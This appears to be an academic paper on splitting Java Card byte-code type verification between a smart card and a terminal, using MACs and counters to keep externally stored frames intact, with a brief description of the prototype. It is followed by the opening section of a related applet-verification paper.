Proof carrying code [11] (PCC) is a technique by which a side product of the full verification, namely, the final type information inferred at the end of the verification process (*fix-point*), is sent along with the byte-code to allow a straight-line verification of the applet. This extra information causes some transmission overhead, but the memory needed to verify a code becomes essentially equal to the RAM necessary to run it. A PCC off-card proof-generator is a rather complex software.

Various other *ad-hoc* memory-optimization techniques exist as well [10, 8].

Our results: The work reported in this paper describes an alternative byte-code verification solution. Denoting by $M_{\max}$ the number of variables claimed by the verified method and by J the number of jump targets in it, we show how to securely distribute the verification procedure between the card and the terminal so as to reduce the card's memory requirements from $\mathrm{O}(M_{\max}J)$ to $\mathrm{O}(J\log J + cM_{\max})$ where c is a small language-dependent constant or, when a higher communication burden is tolerable, to a theoretic $\mathrm{O}(\log J + cM_{\max})$.

The rest of the paper is organized as follows: the next section recalls Java's security model and Sun's verification algorithm with a specific focus on its *data-flow analysis* part. The subsequent sections describe the new verification protocol, which implementation details are given in the last section.

2 Java Security

The *Java Virtual Machine (JVM) Specification* [7] defines the executable file structure, called the *class file* format, to which all Java programs are compiled. In a class file, the executable code of *methods* (Java methods are the equivalent of C functions) is found in *code-array* structures. The executable code and some method-specific runtime information (namely, the maximal operand stack size $S_{\max}$ and the number of local variables $L_{\max}$ claimed by the method[1]) constitute a *code-attribute*. We briefly overview the general stages that a Java code goes through upon download.

To begin with, the classes of a Java program are translated into independent class files at compile-time. Upon a load request, a class file is transferred over the network to its recipient where, at link-time, symbolic references are resolved. Finally, upon method invocation, the relevant method code is interpreted (run) by the JVM.

Java's security model is enforced by the *class loader* restricting what can be loaded, the *class file verifier* guaranteeing the safety of the loaded code and the *security manager* and *access controller* restricting library methods calls so as to comply with the security policy. Class loading and security management are essentially an association of lookup tables and digital signatures and hence do not pose particular implementation problems. Byte-code verification, on which we focus this paper, aims at predicting the runtime behavior of a method precisely enough to guarantee its safety without actually having to run it.

2.1 Byte-Code Verification

Byte-code verification [4] is a link-time phase where the method's run-time behavior is proved to be *semantically correct*.

The *byte-code* is the executable sequence of bytes of the code-array of a method's code-attribute. The byte-code verifier processes units of method-code stored as class file attributes. An initial byte-code verification pass breaks the byte sequence into successive instructions, recording the offset (*program point*) of each instruction. Some static constraints are checked to ensure that the byte-code sequence can be interpreted as a valid sequence of instructions taking the right number of arguments. As this ends normally, the receiver assumes that the analyzed file complies with the general syntactical description of the class file format.


Then, a second verification step ascertains that the code will only manipulate values which types are compatible with Java's safety rules. This is achieved by a type-based *data-flow analysis* which abstractly executes the method's byte-code, by modelling the effect of the successive byte-codes on the *types* of the variables read or written by the code.

The next section explains the semantics of *type checking*, *i.e.*, the process of verifying that a given pre-constructed type is correct with respect to a given class file. We explain why and how such a type can always be constructed and describe the basic idea behind data-flow analysis.

[1] $M_{\max} = L_{\max} + S_{\max}$.

2.1.1 The Semantics of Type Checking A natural way to analyze the behavior of a program is to study its effect on the machine's memory. At runtime, each program point can be looked upon as a memory *instruction frame* describing the set of all the runtime values possibly taken by the JVM's stack and local variables.


Since run-time information, such as actual input data is unknown before execution starts, the best an analysis may do is reason about *sets* of possible computations. An essential notion used for doing so is the *collecting semantics* defined in [3] where, instead of computing on a full *semantic* domain (values), one computes on a restricted *abstract* domain (types).




For reasoning with types, one must precisely classify the information expressed by types. A natural way to determine how (in)comparable types are is to rank all types in a *lattice* $\mathcal{L}$. A brief look at the toy lattice depicted below suffices to find-out that `animal` is more general than `fly`, that `int` and `spider` are not comparable and that `cat` is a specific `animal`. Hence, knowing that a variable is designed to safely contain an `animal`, one can infer that no harm can occur if during execution this variable would successively contain a `cat`, a `fly` and an `insect`. However, should the opposite be detected (*e.g.* an instruction would attempt to use a variable supposed to contain an `animal` as if it were a `cat`) the program should be rejected as unsafe.

The most general type is called *top* and denoted $\top$. $\top$ represents the *potential simultaneous presence of all types*, *i.e.* the *absence of (specific) information.* By definition, a special null-pointer type (denoted `null`) terminates the inheritance chain of all object descendants.

Formally, this defines a pointed complete partial order (CPO) $\preceq$ on the lattice $\mathcal{L}$.



Stack elements and local variable types are hence tuples of elements of $\mathcal{L}$ to which one can apply *point-wise ordering*.



2.1.2 Abstract Interpretation The verification process described in [7] §4.9, is an (iterative data-flow analysis) algorithm that attempts to build an *abstract description* of the JVM's memory for each program point. A byte-code is safe if the construction of such an abstract description succeeds.

Assume, for example, that an iadd is present at some program point. The i in iadd hints that this instruction operates on integers. iadd's effect on the JVM is indeed very simple: the two topmost stack elements are popped, added and the sum is pushed back into the stack. An abstract interpreter will disregard the arithmetic meaning of iadd and reason with types: iadd pops two int elements from the stack and pushes back an int. From an abstract perspective, iadd and isub have identical effects on the JVM.

As an immediate corollary, a valid stack for executing an iadd *must* have a value which can be abstracted as $\texttt{int}.\texttt{int}.S$, where S may contain any sequence of types (which are irrelevant for the interpretation of our iadd). After executing iadd the stack becomes $\texttt{int}.S$

Denoting by L the JVM's local variable area (irrelevant to iadd), the total effect of iadd's abstract interpretation on the JVM's memory can be described by the *transition rule Φ*:

$$\texttt{iadd}: \quad (\texttt{int}.\texttt{int}.S, \quad L) \quad \mapsto \quad (\texttt{int}.S, \quad L)$$

The following table defines the transition rules of seven representative JVM instructions[2].

Instruction	**Transition rule Φ**	**Security test**
$\texttt{iconst}[n]$	$(S, \quad L) \mapsto (\texttt{int}.S, \quad L)$	$\mid S \mid < S_{\max}$
$\texttt{iload}[n]$	$(S, \quad L) \mapsto (\texttt{int}.S, \quad L)$	$n \in L$, $L[n] == \texttt{int}$, $\mid S \mid < S_{\max}$
$\texttt{istore}[n]$	$(\texttt{int}.S, \quad L) \mapsto (S, \quad L\{n \to \texttt{int}\})$	$n \in L$
$\texttt{aload}[n]$	$(S, \quad L) \mapsto (L[n].S, \quad L)$	$n \in L$, $L[n] \preceq \texttt{Object}$, $\mid S \mid < S_{\max}$
$\texttt{astore}[n]$	$(\tau.S, \quad L) \mapsto (S, \quad L\{n \to \tau\})$	$n \in L$, $\tau \preceq \texttt{Object}$
dup	$(\tau.S, \quad L) \mapsto (\tau.\tau.S, \quad L)$	$\mid S \mid < S_{\max}$
getfield $C.f.\tau$	$(ref(D).S, \quad L) \mapsto (\tau.S, \quad L)$	$D \preceq C$

For the first instruction of the method, the local variables that represent parameters are initialized with the types τ_j indicated by the method's signature; the stack is empty (ϵ) and all other local variables are filled with ⊤s. Hence, the initial frame is set to:

$$(\epsilon, \quad (\texttt{this}, \tau_1, \ldots, \tau_{n-1}, \top, \ldots, \top))$$

For other instructions, no information regarding the stack or the local variables is available.

[2] Note that the test $n \in L$ is equivalent to ascertaining that $0 \le n \le L_{\max}$.

Verifying a method whose body is a straight-line code (no branches), is easy: we simply iterate the abstract interpreter' transition function Φ over the successive instructions, taking the stack and register types *after* any given instruction as the stack and register types *before* the next instruction. The types describing the successive JVM memory-states produced by the successive instructions are called *working frames*.

Denoting by $\mathrm{in}(i)$ the frame *before* instruction i and by $\mathrm{out}(i)$ the frame *after* instruction i, we get the following data-flow equation where evaluation starts from the right:

$$\mathrm{in}(i+1) \leftarrow \mathrm{out}(i) \leftarrow \Phi_i(\mathrm{in}(i))$$

Branches introduce forks and joins into the method's flowchart. Let us illustrate these with the following example:

program point	**Java code**
	`int m (int q) {`
$p_1 \hookrightarrow$	
	`int x;`
	`int y;`
	`if (q == 0)`
$p_2 \hookrightarrow$	`{ x = 1; ... }`
$p_3 \hookrightarrow$	`else { y = 2; ... }`
$p_4 \hookrightarrow$	
	`... }`

After program point p_1 one can infer that variable q has type `int`. This is denoted as $\mathrm{out}(p_1) = \{q = \texttt{int}, x = \top, y = \top\}$. After the `if`'s *then* branch, we infer the type of variable x, *i.e.*, $\mathrm{out}(p_2) = \{q = \texttt{int}, x = \texttt{int}, y = \top\}$. After the `else`, we learn that $\mathrm{out}(p_3) = \{q = \texttt{int}, x = \top, y = \texttt{int}\}$.

However, at p_4, nothing can be said about neither x nor y. We hence prudently assume that $\mathrm{in}(p_4) = \{q = \texttt{int}, x = \top, y = \top\}$ by virtue of the principle that if two execution paths yield different types for a given variable, only the lesser-information type can serve for further calculations. In other words, we assume the worst and check that, still, type-violations will not occur.

Thus, if an instruction i has several predecessors with different exit frames, i's frame is computed as the *least common ancestor*[3] (LCA) of all the predecessors' exit frames:

$$\mathrm{in}(i) = \mathrm{LCA}\{\mathrm{out}(i) \mid j \in \mathrm{Predecessor}(i)\}.$$

In our example: $\mathrm{in}(p_4) = \{q = \texttt{int}, x = \top = \mathrm{LCA}(\texttt{int}, \top), y = \top = \mathrm{LCA}(\top, \texttt{int})\}$.

Finding an assignment of frames to program points which is sufficiently conservative for all execution paths requires testing them all; this is what the verification algorithm does. Whenever some $\mathrm{in}(i)$ is adjusted, all frames $\mathrm{in}(j)$ that depend on $\mathrm{in}(i)$ have to be adjusted too, causing additional iterations until a *fix-point* is reached (*i.e.*, no more adjustments are required). The final set of frames is a *proof* that the verification terminated with success. In other words, that the byte-code is *well-typed*.

[3] The LCA operation is frequently called *unification*.

2.2 Sun's Type-Inference Algorithm

The algorithm below which summarizes the verification process, is taken from [7]. The treatment of exceptions (straightforward) is purposely omitted for the sake of clarity.

The *initialization* phase of the algorithm consists of the following steps:

1. Initialize $\mathrm{in}(0) \leftarrow (\epsilon, \quad (\texttt{this}, \tau_1, \ldots, \tau_{n-1}, \top, \ldots, \top))$ where $(\tau_1, \ldots, \tau_{n-1})$ is the method's signature.
2. A 'changed' bit is associated to each instruction, all 'changed' bits are set to zero except the first.

Execute the following loop until no more instructions are marked as 'changed' (*i.e.*, a fix-point is reached).

1. Choose a marked instruction i. If there aren't any, the method is safe (exit). Otherwise, reset the 'changed' bit of the selected instruction.
2. Model the effect of the instruction on $\mathrm{in}(i)$ by doing the following:
   - If the instruction uses values from the stack, ensure that:
     - There are sufficiently many values on the stack, and that
     - The topmost stack elements are of types that suit the executed instruction.

     Otherwise, verification fails.
   - If the instruction uses local variables:
     - Ascertain that these local variables are of types that suit the executed instruction.

     Otherwise, verification fails.
   - If the instruction pushes values onto the stack:
     - Ascertain that there is enough room on the stack for the new values. If the new stack's height exceeds $S_{\max}$, verification fails;
     - Add the types produced by the instruction to the top of the stack.
   - If the instruction modifies local variables, record these new types in $\mathrm{out}(i)$.
3. Determine the instructions that can potentially follow instruction i. A successor instruction can be one of the following:
   - For most instructions, the successor instruction is just the next instruction;
   - For a `goto`, the successor instruction is the `goto`'s jump target;
   - For an `if`, both the `if`'s remote jump target and the next instruction are the successors;
   - `return` has no successors.
   - Verification fails if it is possible to "fall off" the last instruction of the method.
4. Unify $\mathrm{out}(i)$ with the $\mathrm{in}(k)$-frame of each successor instruction k.
   - If this successor instruction k is visited for the first time,
     - record that $\mathrm{out}(i)$ calculated in step 2 is now the $\mathrm{in}(k)$-frame of the successor instruction;
     - mark the successor instruction by setting the 'changed' bit.
   - If the successor instruction has been visited before,

- Unify out(i) with the successor instruction's (already present) in(k)-frame and update: in(k) $\leftarrow$ LCA(in(k), out(i)).
- If the unification caused modifications in in(k), mark the successor instruction k by setting its 'changed' bit.

5. Go to step 1.

If the code is safe, the algorithm must exit without reporting a failure.

As one can see, the time complexity of this algorithm is upper-bound by the $O(D \times I \times J \times L_{\max})$, where D is the depth of the type lattice, I is the total number of instructions and J is the number of jumps in the method.

While from a theoretical standpoint, time complexity can be bounded by a crude upper bound $O(I^4)$[4], practical experiments show that each instruction is usually parsed less than twice during the verification process.

Space (memory) complexity is much more problematic, since a straightforward coding of Sun's algorithm yields an implementation where memory complexity is bound by $O(IL_{\max})$. Although this is still polynomial in the size of the downloaded applet, one must not forget that if $L_{\max}$ RAM cells are available on board for running applets, applets are likely to use up all the available memory so as to optimize their functional features, which in turn would make it impossible to verify these same applets on board. Here again, a straightforward simplification allows to reduce this memory complexity from $O(IL_{\max})$ to $O(JL_{\max})$.

3 Trading-Off On-Board RAM Against Communication

A smart card is nothing but one element in a distributed computing system which, invariably, comprises terminals (also called *card readers*) that allow cards to communicate with the outside world.

Given that terminals usually possess much more RAM than cards, it seems natural to rely on the terminal's storage capabilities for running the verification algorithm. The sole challenge being that data stored in the terminal's RAM can be subject to tampering.

Note that the capacity of working with remote objects (Remote Method Invocation) would make the implementation of such a concept rather natural in Java[5].

3.1 The Data Integrity Mechanism

Our goal being to use of the terminal's RAM to store the frames created during verification, the card must embark a mechanism allowing to ascertain that frame data is not modified

[4] In the worst case, all instructions are jumps, and each instruction acts on c different variables, *i.e.*, $L_{\max} = c \times I$, where c is a language-dependent constant representing the maximal number of variables possibly affected by a single instruction. Additionally, one may show (stemming from the observation that the definition of a new type requires at least one new instruction) that D is the maximal amongst the depth of the primitive data part of the type lattice $\mathcal{L}$ (some langauge-dependent constant) and I. This boils down to a crude upper bound $O(I^4)$. Considering that byte-code verification takes place only once upon applet downloading, even a relatively high computational overload would not be a barrier to running a byte-code verifier on board.

[5] However, because of the current limitations of Java Cards, the prototype reported in this paper does not rely on RMIs.

without the card's consent. Luckily, a classic cryptographic primitive called MAC (Message Authentication Code) [12] does just that.

It is important to stress that most modern cards embark *ad hoc* cryptographic co-processors that allow the computation of MACs in a few clock cycles. The on-board operation of such co-processors is particularly easy through the cryptographic classes and Java Card's standard APIs. Finally, the solution that we are about to describe does not impose upon the terminal any cryptographic computations; and there is no need for the card and the terminal to share secret keys.

Before verification starts, the card generates an ephemeral MAC key k; this key will be used only for one method verification. We denote by $f_k(m)$ the MAC function, applied to data m. k should be long enough (typically 160 bits long) to avoid the illicit recycling of data coming from different runs of the verification algorithm.

The protocol below describes the solution implemented by our prototype. In the coming paragraphs we use the term *working frame*, when speaking of $\text{in}(i+1) \leftarrow \text{out}(i) \leftarrow \Phi_i(\text{in}(i))$. In other words, the working frame is the current input frame $\text{in}(i+1)$ of the instruction i which is just about to be modelled.

For simplicity, we assume that instruction number i is located at offset i. Shouldn't this be the case, a simple lookup table $A[i]$, which output represents the real offset of the i-th instruction, will fix the problem.

The card does not keep the frames of the method's instructions in its own RAM but uses the terminal as a repository for storing them. To ascertain data integrity, the card sends out, along with the data, MACs of the outgoing data. These MACs will subsequently allow the card to ascertain the integrity of the data retrieved from the terminal (in other words, the card simply sends MACs *to itself* via the terminal).

The card associates with each instruction i a counter c_i kept in card's RAM. Each time that instruction i is rechecked (modelled) during the fix-point computation, its c_i is incremented inside the card. The role of c_i is to avoid playback attacks, *i.e.* the malicious substitution of type information by an older versions of this type information.

3.2 The New Bytecode Verification Strategy

The *initialize* step is replaced by repeating the following for $2 \leq i \leq I$:

1. Form a string representing the initialized (void) type information (frame) F_i for instruction i.
2. Append to this string a counter c_i representing the current number of times that instruction i was visited. Start with $c_i \leftarrow 0$.
3. Compute $r_i = f_k(\mathsf{unchanged}, c_i, i, F_i) = f_k(\mathsf{unchanged}, 0, i, F_i)$.
4. Send to the terminal $\{\mathsf{unchanged}, F_i, i, r_i\}$.

Complete the initialization step by:

1. Sending to the terminal $\{\mathsf{changed}, F_1 \leftarrow (\epsilon, \quad (\texttt{this}, \tau_1, \ldots, \tau_{n-1}, \top, \ldots, \top)),$ $1, r_1 \leftarrow f_k(\mathsf{changed}, c_1 \leftarrow 0, 1, F_1)\}$,

2. Initializing an on-board counter $\tau \leftarrow 1$.

In all subsequent descriptions *check* r_i means: re-compute r_i based on the current i, the $\{c_i, k\}$ kept in the card and $\{F_i, \mathsf{changed/unchanged}$ bit$\}$ sent back by the terminal and if the result disagrees with the r_i sent back by the terminal, reject the applet.

The main fix-point loop is the following:

1. If $\tau = 0$ accept the applet, else query from the terminal an F_i for an instruction i which bit is set to changed.
   (a) Check if the transition rules allow executing the instruction. In case of failure reject the applet.
   (b) Apply the transition rules to the type information F_i received back from the terminal and store the result in the working frame.
2. For all potential successors j of the instruction at i:
   (a) Query the terminal for $\{F_j, r_j\}$; check that r_j is correct.
   (b) Unify the working frame with F_j. If unification fails reject the applet.
   (c) If unification yields a frame F'_j different than F_j then
      - increment c_j, increment τ
      - compute $r_j = f_k(\mathsf{changed}, c_j, j, F'_j)$, and
      - send to the terminal $\{\mathsf{changed}, F'_j, j, r_j\}$.

      The terminal can now erase the old values at entry j and replace them by the new ones.
3. Decrement τ, increment c_i, re-compute r_i and send $\{\mathsf{unchanged}, F_i, i, r_i\}$ to the terminal. Again, the terminal can now erase the old values at entry i and replace them by the new ones.
4. Goto 1.

The algorithm that we have just described only requires the storage of I c_i-counters. Since time complexity will never exceed $\mathrm{O}(I^4)$, any given instruction can never be visited more than $\mathrm{O}(I^4)$ times. The counter size can hence be bound by $\mathrm{O}(\log I)$ thereby resulting in an overall on-board space complexity of $\mathrm{O}(I \log I + cL_{\max})$. where c is a small language-dependent constant (the $cL_{\max}$ component of the formula simply represents the memory space necessary for the working frame).

Note that although in our presentation we allotted for clarity a c_i per instruction, this is not actually necessary since the same c_i can be shared by every sequence of instructions into which no jumps are possible; this $\mathrm{O}(J \log J + cL_{\max})$ memory complexity optimization is evident to Java verification practitioners.

3.3 Reducing In-Card Memory to $\mathbf{O}(\log \boldsymbol{I} + \boldsymbol{c}\boldsymbol{L}_{\max})$

By exporting also the c_i values to the terminal, we can further reduce card's memory requirements to $O(\log I + cL_{\max})$. This is done by implementing the next protocol in which all the c_i values are kept in the terminal.

The card generates a second ephemeral MAC key k' and stores a single counter t, initialized to zero.

- **Initialization:** The card computes and sends $m_i \leftarrow f_{k'}(i, c_i \leftarrow 0, t \leftarrow 0)$ to the terminal for $1 \leq i \leq I$.
- **Read c_i:** To read a counter c_i:
  - The card sends a query i to the terminal.
  - The terminal returns $\{c_i, m_i\}$.
  - The card checks that $m_i = f_{k'}(i, c_i, t)$ and if this is indeed the case then c_i can be used safely (in case of MAC disagreement the card rejects the applet).
- **Increment c_i:** to increment a counter c_i:
  1. For $j = 1$ to I:
     - Execute **Read** c_j
     - If $i = j$, the card instructs the terminal to increment c_i.
     - The card computes $m_j = f_{k'}(j, c_j, t + 1)$ and sends this updated m_j to the terminal.
  2. The card increments t.

The value of t being at most equal to the number of steps executed by the program, t occupies an $\mathrm{O}(\log I)$ space (in practice, a 32 bit counter). Note, however, that the amount of communication and computations is rather important: for every c_i update, the terminal has to send back to the card the values and MACs of *all* counters associated with the verified method; the card checks all the MACs, updates them correspondingly, and sends them back to the terminal.

4 Implementation Details

We implemented algorithm 3.2 as a usual Java Card applet. It is uploaded onto the card and after initialization, waits a new applet to be received in order to check it for type safety. Thus, our prototype does not have any access to the Java Card Runtime Environment (JCRE) structures nor to Installer's functions and by no means can it access information about the current contents of the card and packages residing on it. However, the purpose of our code is to check the type safety of newly uploaded applets. Given that new applets can make use of packages already existing on board, our verifier should have full information about the following structures:

- the names of the packages already present on board and classes in these packages;
- methods for resident classes, along with their signatures;
- fields in resident classes and their types.

Since this information cannot be obtained from the card itself, we had to assume that the newly downloaded applet uses only common framework packages, and pre-embed the necessary information about these packages into our verifier.

The type lattice information is "derived" by the verifier from the superclass references and interface references stored in the byte arrays of classes.

The terminal-side applet plays an active role in the verification process; it calls methods of the card-side applet and sends them all the necessary data.

4.1 Programming Tools and Libraries

The prototype has been implemented as a “normal” Java Card applet. It enjoys the full functionality of Sun’s off-card verifier, that we reverse-engineered in the course of this project using a special application called `dump`, from the `JTrek` library [13] originally developed by Compaq[6].

`JTrek` contains the `Trek` class library, which allows navigation and manipulation of Java class files, as well as several applications built around this library; `dump` being one such application. `dump` creates a text file containing requested information for each class file of the *trek* (*i.e.*, a path through a list of class files and their objects); in particular, the generated text file may contain class file’s attributes, instructions, constant pool, and source statements. All this makes it possible to reconstruct source code from class files.

After decompiling the program class file (and fixing some of `JTrek`’s bugs in a process) we obtained, amongst other things:

- Parsers for the Java Card CAP and export files;
- The verifier’s static checks for all JCVM byte codes;
- An abstract interpreter for the methods including the representation of the JCVM states.

These tools were used to develop the terminal-side verifier applet; and some ideas were recycled for developing the card-side verifier applet.

For actual applet development we used IBM Zurich Research Laboratory’s `JCOP Tools` [14]. This toolbox consists of the `JCOP IDE` (Integrated Development Environment) and `BugZ`, a source-level debugger. Furthermore, shell-like APDU command execution environment, as well as command-driven `CardMan` are included for simple card management tasks, such as listing packages and applets installed on the card, displaying information about given CAP files, installing applets from an uploaded package, sending arbitrary APDU commands to the card, *etc.*

`JCOP Tools` are shipped with the off-card Application Programming Interface (API). Using the provided implementations of these APIs, it is possible to develop applications that can:

- Upload the CAP file onto a card;
- Install the applet on a card;
- Communicate with the card’s applet (*i.e.*, send APDUs to the applet and receive APDUs from it);
- Delete the applet instance and the package from the card.

Since `JCOP Tools` can interact with any Java Card inserted into the reader, the availability of cryptographic functions depends on the card. The kit is shipped with three Java Cards; all of which support 3DES encryption/decryption, and two support RSA.

Hence, the `JCOP Tools` provided us with all the necessary features for implementing both the card-side and the terminal-side parts of our protocol, testing them on virtual as well as real Java Cards and allowing to benchmark the whole.

[6] JTrek is no longer downloadable from its web page.

4.2 Interaction Between Terminal-Side and Card-Side Applets

The implemented prototype consists of the terminal-side and card-side applets. Both applets run in parallel.

The verification algorithm is fully deterministic (with the exception of the selection of a single frame from the set of all frames marked as changed). Since the order in which marked frames are selected does not affect the final result (*i.e.*, accept or reject the applet), the terminal-side applet can be "proactive" because it has all necessary information for running the verification process in parallel with the card[7]. Using this strategy, we can avoid all requests from the card to the terminal given that the latter is fully aware of the current verification state and can hence provide the card-side applet with all required data without being prompted.

Thus, the only data sent from the card to the terminal are response status and MAC-ed frames that have to be stored in the terminal. The terminal initiates all verification steps; it sends the card the results of the modelling of each instruction and the results of unification of different frames. The card-side applet simply checks that the verification process advances as it should and updates the instruction counters[8].

4.2.1 The Terminal-Side Applet is based on Sun Microsystems' off-card verifier. The latter was fully revised and some new functionality added. The communication with the card-side applet is implemented using IBM JCOP's API.

The terminal-side applet is in charge of the following tasks:

- Prepare the CAP file components for sending them to the card-side applet. Parse the CAP file (storing it in the object structure) and check its compliance with Sun's file format (structural verification being beyond the scope of our demonstrator, we left this part off-board for the time being);
- Maintain the storage for frames and their MACs. Exchange frames with the card-side applet;
- Resolve the problem of finding the LCA of two frames in nontrivial cases (trivial ones can be dealt with by our card-side applet) and send the result to the card.

4.2.2 The Card-Side Applet:

- Controls the correctness of the verifier's method calls by the terminal-side applet;
- Checks and applies transition rules (*i.e.*, performs type inference) to individual instructions.
- Maintains a list of counters c_i for all instructions; updates counter values as necessary;
- Executes cryptographic functions;

[7] Note that this *is not* along the general design philosophy of our protocol whereby the terminal needs no other form of intelligence other than the capacity to receive data, store it and fetch it back upon request. We nonetheless implemented some extra intelligence in the terminal to speed-up the development of our proof of concept.

[8] Again, the previous footnote applies to this simplification as well.

- Solves the problem *Is type A a descendant of type B in the type lattice $\mathcal{L}$?* (in other words, is $A \preceq B$?) in order to check the result of the unification of two frames sent by the terminal;
- For instructions `invokespecial`, `invokestatic` and `invokevirtual`, checks arguments for their type consistency and pushes the returned type onto the operand stack. Supports calls to all framework methods as well as to methods of the package being currently verified. The `invokeinterface` instruction is not yet supported.
- The card-side applet can unify two frames for all types of stack and local variables except when both types to be unified are references to classes or arrays of references to classes. In this case, the card-side applet asks the terminal to perform unification, waits for results, and checks these results before accepting.

5 Conclusion

Our proof-of-concept (not optimized) implementation required 380 Kbytes for the terminal-side applet source code and 70 Kbyte for the card-side applet source code. With the maximum length of method's byte-code set to 200 bytes and both, $S_{\max}$ and $L_{\max}$ limited to 20 (the restrictions of the Java Cards shipped with `JCOP Tools`), one needs 440 bytes of RAM to run our two-party verification procedure. When the verified byte-code is written into EEPROM (as is the case in most real-life scenarios), one would need only 240 bytes of on-board RAM and 8976+ 200 EEPROM bytes.

The natural way to turn our prototype into a full-fledged verifier, is to incorporate it into the *Installer* applet, which has already its own representation of the CAP file components.

We do not think that communication overhead is a serious concern. With the advent of fast card interfaces, such as USB, the transmission's relative cost is reduced. Typically, USB tokens can feature various performances ranging from a 1.5 Mb/s (low-speed) to 12 Mb/s (full speed). But even with slower interfaces, such as ISO 7816-3 our prototype still functions correctly in real-time.

References

1. Z. Chen, *Java Card Technology for Smart Cards: Architecture and Programmer's Guide*, The Java Series, Addison-Wesley, 2000.
2. R. Cohen, *The defensive Java virtual machine specification*, Technical Report, Computational Logic Inc., 1997.
3. P. Cousot, R. Cousot, *Abstract Interpretation: a Unified Lattice Model for Static Analysis by Construction or Approximation of Fixpoints*, Proceedings of POPL'77, ACM Press, Los Angeles, California, pp. 238-252.
4. X. Leroy, *Java Byte-Code Verification: an Overview*, In G. Berry, H. Comon, and A. Finkel, editors, Computer Aided Verification, CAV 2001, volume 2102 of Lecture Notes in Computer Science, pp. 265-285, Springer-Verlag, 2001.
5. X. Leroy, *On-Card Byte-code Verification for Java card*, In I. Attali and T. Jensen, editors, Smart Card Programming and Security, proceedings E-Smart 2001, volume 2140 of Lecture Notes in Computer Science, pp. 150-164, Springer-Verlag, 2001.
6. X. Leroy, *Byte-code Verification for Java smart card*, Software Practice & Experience, 32:319-340, 2002.
7. T. Lindholm, F. Yellin, *The Java Virtual Machine Specification*, The Java Series, Addison-Wesley, 1999.
8. N. Maltesson, D. Naccache, E. Trichina, C. Tymen *Applet Verification Strategies for RAM-constrained Devices*, In Pil Joong Lee and Chae Hoon Lim, editors, Information Security and Cryptology – ICISC 2002, volume 2587 of Lecture Notes in Computer Science, pp. 118-137, Springer-Verlag, 2002.

9. G. McGraw, E. Felten *Java Security*, John Wiley & Sons, 1999.
10. D. Naccache, A. Tchoulkine, C. Tymen, E. Trichina *Reducing the Memory Complexity of Type–Inference Algorithms*, In R. Deng, S. Qing, F. Bao and J. Zhou, editors, Information and Communication Security, ICICS 2002, volume 2513 of Lecture Notes in Computer Science, pp. 109-121, Springer-Verlag, 2002.
11. G. Necula, *Proof-carrying code*, Proceedings of POPL'97, pp. 106-119, ACM Press, 1997.
12. B. Schneier, *Applied Cryptography: Second Edition: protocols, algorithms and source code in C*, John Willey & Sons, 1996.
13. `http://www.digital.com/java/download/jtrek/`
14. `http://www.zurich.ibm.com/jcop/news/news.html`

Applet Verification Strategies for RAM-Constrained Devices

[P.J. Lee and C.H. Lim, Eds., *Information Security and Cryptology – ICISC 2002*, vol. 2587 of *Lecture Notes in Computer Science*, pp. 118–137, Springer-Verlag, 2003.]

Nils Maltesson[1], David Naccache[2], Elena Trichina[3], and Christophe Tymen[2]

[1] Lund Institute of Technology
Magistratsvägen 27A, Lund, 226 43, Sweden
`d99nm@efd.lth.se`, `nmaltesson@hotmail.com`
[2] Gemplus Card International
34 rue Guynemer, Issy-les-Moulineaux, 92447, France
{`david.naccache, christophe.tymen`}`@gemplus.com`
[3] University of Kuopio
Department of Computer Science
Po.B. 1627, FIN-70211, Kuopio, Finland
`elena.trichina@cs.uku.fi`

Abstract. While bringing considerable flexibility and extending the horizons of mobile computing, mobile code raises major security issues. Hence, mobile code, such as Java applets, needs to be analyzed before execution. The byte-code verifier checks low-level security properties that ensure that the downloaded code cannot bypass the virtual machine's security mechanisms. One of the statically ensured properties is *type safety*. The type-inference phase is the overwhelming resource-consuming part of the verification process.

This paper addresses the RAM bottleneck met while verifying mobile code in memory-constrained environments such as smart-cards. We propose to modify classic type-inference in a way that significantly reduces memory consumption.

Our algorithm is inspired by bit-slice data processing and consists in running the verifier on each variable in turn. In other words, instead of running the fix-point calculation algorithm once on M variables, we re-launch the algorithm M/ℓ times, verifying each time only ℓ variables. Parameter ℓ can then be tuned to suit the RAM resources available on board whereas M/ℓ upper-bounds the computational effort (expressed in re-runs of the usual fix-point calculation algorithm). The resulting RAM economy, as experimented on a number of popular applets, is around 40%.

1 Introduction

The Java Card architecture for smart cards [2] allows new applications, called *applets*, to be downloaded into smart-cards. While bringing considerable flexibility and extending the horizons of smart-card usage this *post issuance* feature raises major security issues. Upon their loading, malicious applets can try to subvert the JVM's security in a variety of ways. For example, they might try to overflow the stack, hoping to modify memory locations which they are not allowed to access, cast objects inappropriately to corrupt arbitrary memory areas or even modify other programs (Trojan horse attacks). While the general security issues raised by applet download are well known [9], transferring Java's safety model into resource-constrained devices such as smart-cards appears to require the devising of delicate security-performance trade-offs.

When a Java class comes from a distrusted source, there are two basic manners to ensure that no harm will be done by running it.

